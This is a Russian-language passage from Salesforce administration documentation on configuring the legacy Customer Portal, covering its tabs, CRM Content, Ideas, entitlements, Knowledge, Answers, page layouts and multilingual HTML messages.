 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ниже перечислены вкладки, которые могут отображаться на клиентском портале Salesforce.

- Ответы
- Статьи
- Идеи
- Начальная страница
- Обращения
- Отчеты
- Решения
- Веб-вкладки
- Права
- Настраиваемые объекты
- Сервисные контракты
- Chatter Answers
- Документы на вкладке «Документы»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки вкладок клиентского портала:

- «Настройка приложения»

- Вкладки Salesforce CRM Content: «Библиотеки», «Содержимое» и «Подписки»

Кроме того, ниже перечислены вкладки клиентского портала, которые могут отображаться [делегированным администраторам внешних пользователей](#).

- Организации
- Контакты

Чтобы выбрать вкладки, которые должны отображаться пользователям при входе на клиентский портал, и определить порядок их отображения, выполните указанные ниже действия.

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Выберите имя нужного клиентского портала.
3. Щелкните **«Настроить вкладки портала»**.
4. Чтобы добавить или удалить вкладки, выберите нужную вкладку в поле «Доступные вкладки» или «Выбранные вкладки» и нажмите кнопку **«Добавить»** или **«Удалить»**. Чтобы изменить порядок отображения вкладок, выберите нужную вкладку в поле «Выбранные вкладки» и нажмите кнопку **«Вверх»** или **«Вниз»**.
5. При необходимости выберите вкладку, которая должна отображаться пользователям при входе на портал, в раскрывающемся списке «Стандартная целевая вкладка».
6. Нажмите кнопку **«Сохранить»**.

Чтобы выбрать вкладки, доступные пользователям, измените параметры вкладок в связанных профилях и наборах полномочий.



**Совет:** При необходимости [создайте несколько клиентских порталов](#), отображающих разные вкладки для пользователей с одинаковым профилем, при условии, что пользователям доступны все объекты, отображаемые на вкладке.

Чтобы разрешить доступность вкладок на клиентском портале, выполните перечисленные выше действия и выберите значение «Включены стандартные параметры» для параметров доступности вкладки во всех профилях клиентского портала.

#### Разрешение пользователям портала просмотра веб-вкладок

Чтобы разрешить пользователям портала просмотр веб-вкладок, создайте веб-вкладки и назначьте их профилям клиентского портала.

#### Предоставление пользователям портала доступа ко вкладке «Документы»

Чтобы разрешить пользователям портала просмотр вкладки «Документы», предоставьте пользователям клиентского портала доступ к нужным папкам на вкладке «Документы» системы Salesforce.

#### Разрешение пользователям портала просмотра вкладки «Отчеты»

Чтобы разрешить пользователям портала просмотр вкладки «Отчеты», выполните указанные ниже действия.

1. Предоставьте пользователям портала доступ к нужным папкам на вкладке «Отчеты» системы Salesforce.
2. Выберите значение «Личный» для единых стандартных параметров общего доступа к объектам, которые должны использоваться для составления отчетов.
3. Назначьте пользователям портала наборы полномочий или профили, содержащие полномочие «Запуск отчетов».

При добавлении вкладки «Отчеты» на клиентский портал пользователи портала:

- не могут настраивать отчеты или фильтровать результаты отчетов, но могут запускать отчеты.
- могут экспортировать отчеты в Excel при наличии полномочия «Экспорт отчетов».
- не могут просматривать папки «Изъятые общедоступные отчеты» и «Мои личные настраиваемые отчеты».
- получают сообщение об отсутствии полномочий, необходимых для запуска отчета, содержащего недоступные объекты.

Предоставление пользователям портала доступа ко вкладке «Идеи»

Чтобы предоставить пользователям портала доступ ко вкладке «Идеи», настройте сообщество «Идеи» для отображения на портале. Дополнительную информацию см. в разделах [«Создание и редактирование зон»](#) на странице 2748 и [«Включение сообщества "Идеи" на клиентском портале»](#) на странице 2671.

Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение «Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе [«Настройка вкладок клиентского портала»](#) на странице 2666.

Предоставление пользователям портала доступа ко вкладкам Salesforce CRM Content

Дополнительную информацию о предоставлении пользователям портала доступа к Salesforce CRM Content см. в разделе [«Включение Salesforce CRM Content на клиентском портале»](#) на странице 2668.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

Включение Salesforce CRM Content на клиентском портале

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


|   |  |
|---|--|
| Для настройки и обновления клиентского портала:                   | «Настройка приложения»   |
| Для создания и редактирования профилей:                           | «Управление профилями и наборами полномочий»   |
| Для управления пользователями клиентского портала:                | «Редактирование пользователей портала самообслуживания»  |
| Для создания полномочий библиотеки Salesforce CRM Content:        | «Управление Salesforce CRM Content» ИЛИ «Управление полномочиями содержимого»  |
| Для добавления пользователей в библиотеку Salesforce CRM Content: | «Управление Salesforce CRM Content» ИЛИ<br>Флажок «Управление библиотеками», установленный в определении полномочий библиотеки |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.


Приложение Salesforce CRM Content доступно на клиентском портале. Пользователи клиентского портала могут иметь два уровня доступа к приложению Salesforce CRM Content.


- Пользователи портала без лицензии Salesforce CRM Content могут загружать, оценивать, комментировать и подписываться на содержимое только при наличии полномочия «Просмотр содержимого на порталах». Пользователи не могут просматривать конфиденциальные данные (например, имена пользователей и журнал загрузок, версий или подписок). Функция доставки содержимого недоступна пользователям портала.
- Пользователи портала с лицензией Salesforce CRM Content могут использовать все функции Salesforce CRM Content, предоставленные соответствующими полномочиями библиотеки, включая добавление, перемещение, общий доступ и удаление содержимого из библиотек. Кроме того, они могут просматривать отчеты Salesforce CRM Content. Функция доставки содержимого недоступна пользователям портала.

### Включение **Salesforce CRM Content** для нелицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, [включите клиентский портал](#) и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для нелицензированных пользователей Salesforce CRM Content.

1. Обновите профили клиентского портала.
  - a. Клонировать профиль «Пользователь клиентского портала» или «Менеджер клиентского портала».
  - b. Добавьте полномочие «Просмотр содержимого на порталах» в клонированные профили.
  - c. Измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
  - d. Назначьте клонированные профили пользователям клиентского портала.
2. Чтобы определить полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создайте как минимум одно полномочие библиотеки.

 **Прим.:** Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.
3. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
4. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь клиентского портала» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы. Пользователи портала с профилем «Менеджер клиентского портала» или его копией могут быть добавлены в библиотеку по отдельности.
5. [Добавьте вкладки Salesforce CRM Content](#) на каждый клиентский портал.

 **Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

## Включение **Salesforce CRM Content** для лицензированных пользователей

Чтобы включить Salesforce CRM Content на порталах, [включите клиентский портал](#) и выполните указанные ниже действия. Ниже перечислены действия, предназначенные для лицензированных пользователей Salesforce CRM Content.

1. Обновите профили клиентского портала.
  - a. Чтобы разрешить пользователям портала создавать библиотеки и управлять ими, клонируйте профили «Пользователь клиентского портала» и «Менеджер клиентского портала», а затем добавьте полномочие «Создание библиотек».
  - b. В стандартных или клонированных профилях клиентского портала измените доступность вкладок «Библиотеки», «Содержимое» и «Подписки» со значения «Вкладка скрыта» на значение «Включены стандартные параметры».
  - c. При необходимости назначьте клонированные профили пользователям клиентского портала.
2. Установите флажок «Пользователь Salesforce CRM Content» на странице сведений о каждом пользователе клиентского портала.
3. Чтобы определить полномочия пользователей портала в каждой библиотеке Salesforce CRM Content, создайте как минимум одно полномочие библиотеки.



**Прим.:** Полномочие библиотеки может предоставить только привилегии, разрешенные лицензией на компонент или профилем пользователя. Например, полномочие библиотеки «Присвоить тег содержимому» позволяет присваивать теги содержимому только пользователям портала с лицензией Salesforce CRM Content.

4. Определите библиотеки, которые должны быть доступны пользователям портала. Убедитесь, что данные библиотеки не содержат конфиденциальных данных.
5. Добавьте пользователей портала в библиотеки. Пользователи портала с профилем «Пользователь клиентского портала» или его копией могут быть добавлены в библиотеку только в составе общедоступной группы. Пользователи портала с профилем «Менеджер клиентского портала» или его копией могут быть добавлены в библиотеку по отдельности.
6. [Добавьте вкладки Salesforce CRM Content](#) на каждый клиентский портал.




**Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## Включение сообщества «Идеи» на клиентском портале

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Сообщество «Идеи» доступно на клиентском портале.

Чтобы включить сообщество «Идеи» на портале, [настройте клиентский портал](#) и выполните указанные ниже действия.

1. Создайте зоны в сообществе «Идеи», активные и доступные для отображения на портале. Дополнительную информацию см. в разделе [«Создание и редактирование зон»](#) на странице 2748.
2. Добавьте вкладку «Идеи» на клиентский портал. Дополнительную информацию см. в разделе [«Настройка вкладок клиентского портала»](#) на странице 2666.
3. Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение «Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе [«Настройка вкладок клиентского портала»](#) на странице 2666.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»


Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для настройки сообщества «Идеи»:


- «Настройка приложения»

## Включение функции управления правами на клиентском портале

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.


Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал позволяет предоставлять клиентам доступ к их правам и сервисным контрактам. Элементы строки контракта не отображаются на клиентском портале.

 **Прим.:** Сервисные контракты и права недоступны пользователям массового клиентского портала.

Чтобы добавить функцию управления правами на порталы, [настройте функцию управления правами](#) и [включите поддержку клиентского портала](#), а затем выполните указанные ниже действия.

1. Обновите профили клиентского портала.
  - a. Клонировать профили клиентского портала и включить полномочие «Чтение» для прав или сервисных контрактов.
  - b. При необходимости включите полномочия «Создание» и «Удаление» для контактов права в профилях [делегированных администраторов внешних пользователей](#). Данное действие позволяет делегированным администраторам внешних пользователей обновлять контакты права.
  - c. Убедитесь, что доступности вкладки «Права» или «Сервисные контракты» в клонированных профилях задано значение «Включены стандартные параметры».
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о клиентском портале и активируйте новые профили.
3. Чтобы добавить поле поиска «Имя права», настройте макеты страниц обращений. Данное действие позволяет пользователям портала добавлять права в обращения.

 **Совет:** Рекомендуем *не* добавлять следующие поля процесса права в макеты страниц обращений для пользователей портала, потому что информация, связанная с внутренними процессами поддержки, должна быть им недоступна: «Время начала процесса права», «Время окончания процесса права», «Остановлено» и «Дата остановки».

4. Чтобы добавить права, настройте связанные списки организаций и контактов. Данное действие позволяет делегированным администраторам внешних пользователей создавать обращения, которые автоматически связываются с нужными правами.
5. [Добавьте вкладку «Права» или «Сервисные контракты»](#) на каждый клиентский портал.
6. Назначьте клонированные профили пользователям клиентского портала.
  - a. Чтобы создать пользователя клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя-клиента»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление пользователями»

Для управления пользователями клиентского портала:


- «Редактирование пользователей портала самообслуживания»

- b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.
- c. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

Включение Salesforce Knowledge на клиентском портале

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал позволяет предоставлять клиентам доступ к статьям Salesforce Knowledge. Пользователи портала могут просматривать и оценивать статьи, но не могут создавать или редактировать их.

Чтобы включить Salesforce Knowledge на порталах, [настройте Salesforce Knowledge в организации](#), [включите клиентский портал](#) и выполните указанные ниже действия.

1. Обновите профили клиентского портала.
  - a. Клонировать профиль «Пользователь клиентского портала» или «Менеджер клиентского портала» и включить полномочие «Чтение» для типов статей, которые должны быть доступны клиентам.
  - b. Убедитесь, что доступности вкладки «Статьи» в клонированных профилях задано значение «Включены стандартные параметры».
2. Нажмите кнопку **«Редактировать профили»** в нижней части страницы сведений о клиентском портале и активируйте новый профиль.
3. Назначьте клонированные профили пользователям клиентского портала.
  - a. Чтобы создать пользователя клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**. Чтобы обновить текущего пользователя, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Просмотр пользователя-клиента»**.
  - b. При создании пользователя выберите клонированный профиль в раскрывающемся меню **«Профиль»**. При обновлении пользователя нажмите кнопку **«Правка»** и выберите нужный профиль.
  - c. Нажмите кнопку **«Сохранить»**.
4. [Добавьте вкладку «Статьи»](#) на каждый клиентский портал.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для управления пользователями клиентского портала:

- «Редактирование пользователей портала самообслуживания»

Для просмотра статей Salesforce Knowledge:


- «Чтение» для типа статьи

5. Чтобы назначить пользователям клиентского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, [измените параметры доступности для пользователя клиентского портала](#).  
По умолчанию пользователи клиентского портала наследуют доступные им категории данных от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, то пользователям клиентского портала также могут быть доступны все категории данной группы. В некоторых случаях категории, доступные пользователю клиентского портала, могут быть ограничены.
6. При необходимости [предоставьте пользователям массового портала доступ к категориям данных по умолчанию](#).  
Пользователи массового портала не имеют ролей, поэтому могут просматривать только категоризированные статьи, если связанные категории данных доступны всем пользователям независимо от их ролей.
7. Уведомите пользователей, создающих статьи, о необходимости выбора канала **«Клиентский портал»** при создании или изменении статьи. В противном случае статья не будет опубликована на клиентском портале.
8. Чтобы разрешить пользователям поиск статей на вкладке «Начальная страница», добавьте компонент «Поиск статей» в макет начальной страницы. Убедитесь, что макет назначен профилям клиентского портала.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## Включение ответов на клиентском портале

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Клиентский портал позволяет предоставлять клиентам доступ к сообществу ответов.

Чтобы включить функцию «Ответы» на портале, выполните указанные ниже действия.

### 1. Настройте клиентский портал.

Ниже перечислены поддерживаемые изменения при [настройке шрифтов и цветов портала](#).

- Все стили вкладки
- Следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

2. [Настройте ответы](#) и убедитесь, что сообщество ответов настроено для отображения на клиентском портале.

3. [Добавьте вкладку «Ответы»](#) на клиентский портал.

4. Создайте пользователей клиентского портала.

**a.** Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-клиента»**.

**b.** Введите обязательные данные и выберите нужный профиль клиентского портала в раскрывающемся меню **«Профиль»**.

**c.** Нажмите кнопку **«Сохранить»**.

5. Чтобы назначить пользователям клиентского портала параметры доступности группы категорий, отличные от параметров ответственного за организацию, [измените параметры доступности для пользователя клиентского портала](#).

По умолчанию пользователи клиентского портала наследуют доступные им категории от ответственного за организацию. Например, если ответственному за организацию назначена роль генерального директора, которой предоставлен полный доступ ко всем категориям данных в группе категорий, назначенной ответам, то пользователям клиентского портала также могут быть доступны все категории в сообществе ответов. В некоторых случаях категории, доступные пользователю клиентского портала, могут быть ограничены.

6. При необходимости [предоставьте пользователям массового портала доступ к категориям данных посредством наборов полномочий или профилей](#).

7. Если организация использует лицензию Ideas and Answers Portal, скройте вкладку «Отчеты» на клиентском портале. В противном случае при открытии вкладки «Отчеты» пользователям клиентского портала отображается сообщение

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки и обновления клиентского портала:

- «Настройка приложения»

Для создания и редактирования профилей:

- «Управление профилями и наборами полномочий»

Для создания сообщества ответов:

- «Настройка приложения»

«Недостаточно полномочий». Дополнительную информацию о сокрытии вкладок см. в разделе [«Настройка вкладок клиентского портала»](#) на странице 2666.

СМ. ТАКЖЕ:

[Настройка клиентского портала](#)

## Настройка страниц клиентского портала



**Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Страницы клиентского портала Salesforce могут быть настроены так же, как страницы Salesforce: посредством макетов страниц.

Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists on object record pages. They also help determine which fields are visible, read only, and required. Page layouts can include s-controls and Visualforce pages that are rendered within a field section when the page displays. Пользователи могут контролировать размер элементов S-Control и страниц Visualforce, а также определять необходимость отображения меток и полос прокрутки.

Макеты, назначенные профилям пользователей клиентского портала, отображаются при входе пользователей на клиентский портал. Ниже перечислены объекты, поддерживающие настройку макетов страниц для портала.

- Начальная страница
- Задачи
- События
- Обращения
- Активы
- Организации
- Решения
- Контакты
- Права
- Настраиваемые объекты
- Сервисные контракты

## Настройка макетов страниц портала

В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов страниц:


- «Настройка приложения»

Для назначения макетов страниц профилям:

- «Управление профилями и наборами полномочий»



По умолчанию пользователям клиентского портала предоставляется полномочие «Чтение» для организаций, контактов, активов, продуктов и прайс-листов, благодаря чему пользователи могут просматривать имена организаций, а также выбирать контакты и активы для обращений, создаваемых на портале. Кроме того, в зависимости от используемого типа клиентского портала, пользователям может быть предоставлено полномочие «Обновление» или «Создание» для активов и организаций.

 **Прим.:** Раздел «Теги» недоступен пользователям клиентского портала даже в том случае, если он добавлен в макет страницы.

Чтобы добавить настраиваемый объект на клиентский портал, выполните указанные ниже действия.

- Установите флажок «Доступно для клиентского портала» для нужного настраиваемого объекта. Профиль портала может быть назначен макету страницы настраиваемого объекта только при наличии данного флажка.
- Предоставьте полномочия настраиваемого объекта посредством наборов полномочий или профилей, назначенных пользователям портала.
- Чтобы предоставить пользователям клиентского портала доступ ко вкладке настраиваемого объекта, добавьте вкладку на клиентский портал. Дополнительную информацию см. в разделе «[Настройка вкладок клиентского портала](#)» на странице 2666.

СМ. ТАКЖЕ:


[Настройка шрифтов и цветов клиентского портала](#)

[Включение входа и параметров клиентского портала](#)

[Советы и рекомендации по настройке страниц клиентского портала](#)

[Макеты страниц](#)

## Настройка многоязычных HTML-сообщений для клиентских порталов

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

При наличии мультязычной поддержки пользователи могут загружать HTML-сообщения на любом языке, поддерживаемом системой Salesforce, и настраивать параметры отображения сообщений на портале на основе языковых параметров портала. Например, HTML-сообщение может быть загружено на французском языке, чтобы отображаться на вкладке «Начальная страница» портала на французском языке, и английском языке, чтобы отображаться на вкладке «Начальная страница» портала на английском языке.

Прежде чем настроить многоязычные HTML-сообщения, просмотрите рекомендации ниже.

- Прежде чем добавить многоязычное HTML-сообщение на портал, рекомендуем загрузить HTML-файл на вкладку «Документы».
- HTML-сообщения портала не отображаются на вкладках «Идеи», «Отчеты», «Содержимое» и «Решения».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки языков на портале:

- «Настройка приложения»

Чтобы настроить многоязычные HTML-сообщения, выполните указанные ниже действия.

1. Чтобы настроить язык отображения для клиентского портала, введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка» и выберите «**Параметры клиентского портала**».
2. Щелкните имя нужного портала.
3. Нажмите кнопку «**Добавить новый язык**» в связанном списке «Назначенные языки».
4. Выберите нужный язык в раскрывающемся списке «Язык».
5. Щелкните значок поиска (🔍) напротив имени вкладки и выберите нужное HTML-сообщение. При необходимости повторите данное действие для каждой вкладки.
6. Нажмите кнопку «**Сохранить**».

### Советы и рекомендации по настройке страниц клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ниже перечислены рекомендации по настройке и общая информация о страницах клиентского портала Salesforce.

#### Настройка обращений

- При настройке клиентского портала рекомендуем клонировать макет страницы для обращений (макет обращения) и назначить имя «*Макет обращения портала*». Данное действие позволит отличать макеты страниц обращений для внутренних пользователей от макетов страниц обращений для пользователей портала.
- По умолчанию новые обращения отображаются на клиентском портале. Чтобы скрыть обращение на портале, добавьте параметр «Отображается на портале самообслуживания» в макеты страниц обращений и снимите данный флажок.
- Рекомендуем не устанавливать флажки «Показать электронное уведомление об обращении» и «Показать электронное уведомление об обращении по умолчанию» в макетах страниц обращений. Данные функции применяются только к пользователям Salesforce.
- Рекомендуем не добавлять поле «Внутренние комментарии» в макеты страниц обращений, назначенные профилям портала, так как пользователи портала могут просматривать комментарии, предназначенные только пользователям Salesforce.
- Чтобы разрешить пользователям портала связывание обращений с активами, связанными с их организациями, добавьте поле «Актив» в макеты страниц обращений.
- Чтобы разрешить пользователям с полномочием поля «Редактирование» замену контакта обращения другим пользователем портала из той же организации, добавьте поле поиска «Имя контакта» в макеты страниц обращений.
- Если пользователь портала несет ответственность за обращение, то поле обращения «Имя контакта» должно содержать контакта, связанного с пользователем портала, являющимся ответственным за обращение. Данное поле не может содержать другого контакта (даже контакта, связанного с той же организацией портала).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Рекомендуем не устанавливать флажки «Показать раздел сведений о решении», «Показать флажок "Уведомить контакта"» и «Выбрать флажок "Уведомить контакта" по умолчанию» в макетах страниц закрытия обращений, так как их функции применяются только к пользователям Salesforce.
- Чтобы задать стандартное значение поля раскрывающегося списка «Происхождение обращения» для обращений, зарегистрированных на клиентском портале, рекомендуем создать типы записей обращений.
- Чтобы активировать правила назначения обращений на клиентском портале, установите флажок «Выбрать флажок "Назначение обращения" по умолчанию» в макетах страниц обращений, назначенных профилям портала. Данные флажки не отображаются пользователям портала на клиентском портале. Обратите внимание, что правила назначения срабатывают при создании и редактировании обращения. Чтобы предотвратить автоматическое переназначение обращений, редактируемых пользователями портала, добавьте запись правила посредством критерия «Текущий пользователь»: "Тип пользователя" содержит "Клиентский портал"» и установите флажок «Не переназначать пользователя».
- Пользователи портала могут просматривать все значения в полях раскрывающихся списков «Тип», «Статус», «Приоритет» и «Причина обращения», кроме случаев создания типов записей для обращений, содержащих отдельные значения раскрывающихся списков.
- Чтобы запретить пользователям портала отправку обращений с вложениями, удалите кнопку **«Отправить и добавить вложение»** из макетов страниц обращений.
  1. Чтобы изменить макет страницы обращений, воспользуйтесь расширенным редактором макетов страниц.
  2. Щелкните **«Свойства макета»**.
  3. Снимите флажок **«Показать кнопку "Отправить и добавить вложение"»**.
  4. Нажмите кнопку **«ОК»**.
  5. Нажмите кнопку **«Сохранить»**.

## Обращения

- Пользователи портала могут создавать обращения только при наличии полномочия «Чтение» для контактов.
- Пользователи портала не могут редактировать значение поля раскрывающегося списка «Статус» для обращений.
- Пользователи портала могут редактировать и удалять собственные вложения, добавленные в обращения, но не могут редактировать и удалять вложения, добавленные в обращения другими пользователями Salesforce.
- Кнопки **«Удалить»** и **«Общий доступ»** на странице сведений об обращении недоступны пользователям портала.
- Ссылки **«Список сообщений эл. почты»**, **«Далее»** и **«Назад»** недоступны пользователям клиентского портала при просмотре сообщений эл. почты из **связанного списка «Эл. почта»** на страницах сведений об обращениях. Связанный список «Эл. почта» доступен только организациям, использующим функцию Email-to-Case или On-Demand Email-to-Case.
- Чтобы отправлять пользователям портала автоматические ответы при создании обращений на портале, рекомендуем создать правила автоматического ответа по обращениям.
- Пользователи портала могут просматривать, находить и создавать примечания и вложения для обращений.
- При создании обращения пользователь портала пропускает страницу «Предложенные решения» и перенаправляется в обращение, если:
  - Предложенные решения не соответствуют обращению.
  - Обращение создается посредством кнопки **«Отправить и добавить вложение»**.

Обратите внимание, что предложенные решения доступны только в организациях, поддерживающих их использование. Дополнительную информацию о предложенных решениях см. в разделе **«Общие сведения о предложенных решениях»** на странице 3129. Дополнительную информацию о способах самостоятельного закрытия

обращений, доступных пользователям клиентского портала, см. в разделе [«Включение входа и параметров клиентского портала»](#).

- Если организация использует [Salesforce Knowledge](#), то связанный список «Статьи» может быть добавлен в макеты страниц обращений, назначенные пользователям портала, для поиска статей, помогающих принять решение по обращениям.
- Если организация использует Chatter, то вложения ленты добавляются в связанный список «Примечания и вложения». Пользователи портала могут загружать вложения ленты, но не могут редактировать, удалять или открывать их для предварительного просмотра.

### Решения

- Поле раскрывающегося списка «Статус» для обращений недоступно пользователям портала.
- Решение доступно на клиентском портале даже в том случае, если значение «Проверено» не выбрано в раскрывающемся списке «Статус»; доступность решения на клиентском портале определяется флажком «Отображается на портале самообслуживания».
- Если организация использует [категории решений](#), то категории решений также доступны на клиентском портале. Некатегоризированные решения не отображаются в категориях решений клиентского портала, но отображаются в списковых представлениях и полях поиска портала.
